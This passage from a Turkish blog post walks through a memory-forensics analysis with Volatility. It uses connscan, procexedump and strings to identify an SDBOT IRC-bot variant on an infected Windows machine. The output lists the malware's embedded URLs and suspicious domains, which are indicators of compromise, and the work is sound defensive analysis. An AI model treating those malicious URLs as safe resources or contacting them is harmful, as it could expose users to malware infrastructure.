0x71a50000 0x03f000 C:\WINDOWS\system32\mswsock.dll
0x76fb0000 0x008000 C:\WINDOWS\system32\winrnr.dll
0x76f60000 0x019000 C:\WINDOWS\system32\WLDAP32.dll
0x76fc0000 0x006000 C:\WINDOWS\system32\rasadhlp.dll
0x662b0000 0x058000 C:\WINDOWS\system32\hnetcfg.dll
0x71a90000 0x008000 C:\WINDOWS\system32\wshtcpip.dll
0x76ee0000 0x03c000 C:\WINDOWS\system32\RASAPI32.dll
0x76e90000 0x012000 C:\WINDOWS\system32\rasman.dll
0x76eb0000 0x02f000 C:\WINDOWS\system32\TAPI32.dll
0x76e80000 0x00e000 C:\WINDOWS\system32\rtutils.dll
0x76b40000 0x02d000 C:\WINDOWS\system32\WINMM.dll
0x769c0000 0x0b4000 C:\WINDOWS\system32\USERENV.dll
0x77c70000 0x025000 C:\WINDOWS\system32\msv1_0.dll
0x76790000 0x00c000 C:\WINDOWS\system32\cryptdll.dll
0x722b0000 0x005000 C:\WINDOWS\system32\sensapi.dll
0x77c00000 0x008000 C:\WINDOWS\system32\VERSION.dll

C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>
```

CONNSCAN komutu ile sistem üzerindeki aktif ağ bağlantılarını listelediğimde ise 2888 PID'si ile çok sayıda bağlantı kurulduğunu gördüm.

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>volatility.exe connscan -f M
ERT-6756C49361-20111222-172321.raw
Volatile Systems Volatility Framework 2.0
Offset      Local Address      Remote Address      Pid
-----
0x01fb7348  192.168.18.128:1239  213.202.225.48:80   2888
0x0201eb20  112.0.0.0:7554      0.0.0.0:34933       2180349032
0x02080278  192.168.18.128:1245  78.179.208.4:445    2888
0x020a21d0  192.168.18.128:1244  78.179.208.3:445    2888
0x020fe470  192.168.18.128:1240  74.206.242.164:80   2888
0x02117d48  192.168.18.128:1241  74.206.242.164:80   2888
0x02119460  192.168.18.128:1079  80.239.230.179:80   1876
0x02157168  192.168.18.128:1242  78.179.208.1:445    2888
0x02157c50  0.0.0.0:50817       0.0.0.0:43018       2183857336
0x021c9200  192.168.18.128:1243  78.179.208.2:445    2888
0x021f0a70  192.168.18.128:1238  213.202.225.48:80   2888
0x0224b320  3.0.43.3:17996      216.134.217.17:20084 2179425192
0x02393328  0.0.0.0:642        0.0.0.0:6227        2181753488
0x023d12f0  0.0.0.0:1922       0.0.0.0:30783       2180270048
0x023e46f8  7.7.28.0:0         78.116.102.110:16429 12740
0x024173a0  112.0.0.0:60033     0.0.0.0:22676       2184243680
0x0245b6c0  192.168.18.128:1237  46.45.164.166:81    2888
C:\Users\Mert\Desktop\Uol\volatility-2.0.standalone>
```

PROCEXDUMP komutu ile indek.exe yazılımına ait olan belleği diske kaydettikten sonra strings ve IDA PRO programları ile incelediğimde ise bu zararlı yazılımın SDBOT'ın bir varyantı olduğunu kolayca anladım.

C:\Windows\system32\cmd.exe

```
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone>volatility.exe -f MERT-6756C
49361-20111222-172321.raw procexedump -p 2888 -D memdump
Volatile Systems Volatility Framework 2.0
*****
Dumping indek.exe, pid: 2888 output: executable.2888.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone>
```

C:\Windows\system32\cmd.exe


```
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i http://  
http://www.pr0.net/deny2/azenv.php  
http://www.cooleasy.com/azenv.php  
http://bigfish82110.bi.funpic.de/azenv104/azenv.php  
http://0x103f.webuda.com/
```

```
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i irc  
irc;
```


```
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i PRIUMSG  
PRIUMSG  
PRIUMSG %s :%s
```

```
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i www.  
Sysinternals - www.sysinternals.com  
WWWj  
http://www.pr0.net/deny2/azenv.php  
http://www.cooleasy.com/azenv.php  
www.facebookvideocentral.com  
www.merkurvideo.com  
www.facebookvideocentral.com  
www.merkurvideo.com
```

```
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>
```



Son olarak zararlı yazılım üzerinde yer alan zaman damgasına baktığımda ise SDBOT varyantının hemen hemen hergün güncellenip derlendiği sonucu ortaya çıkıyordu.



Görüldüğü üzere bellek analizi ile zararlı yazılımlar, dinamik analiz kadar olmasa da rahatlıkla analiz edilebilir ve yeterli bir elde edilebilir. Özellikle bu yazıda değinmediğim diğer Volatility komutlarına (malfind, gdt, apihooks, idt, vb.) göz atacak olursanız bellek analizi ile rootkit yazılımlarını dahi tespit etmeniz mümkün olabilir.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese sağlık, mutluluk ve bol kazanç getirmesini dilerim.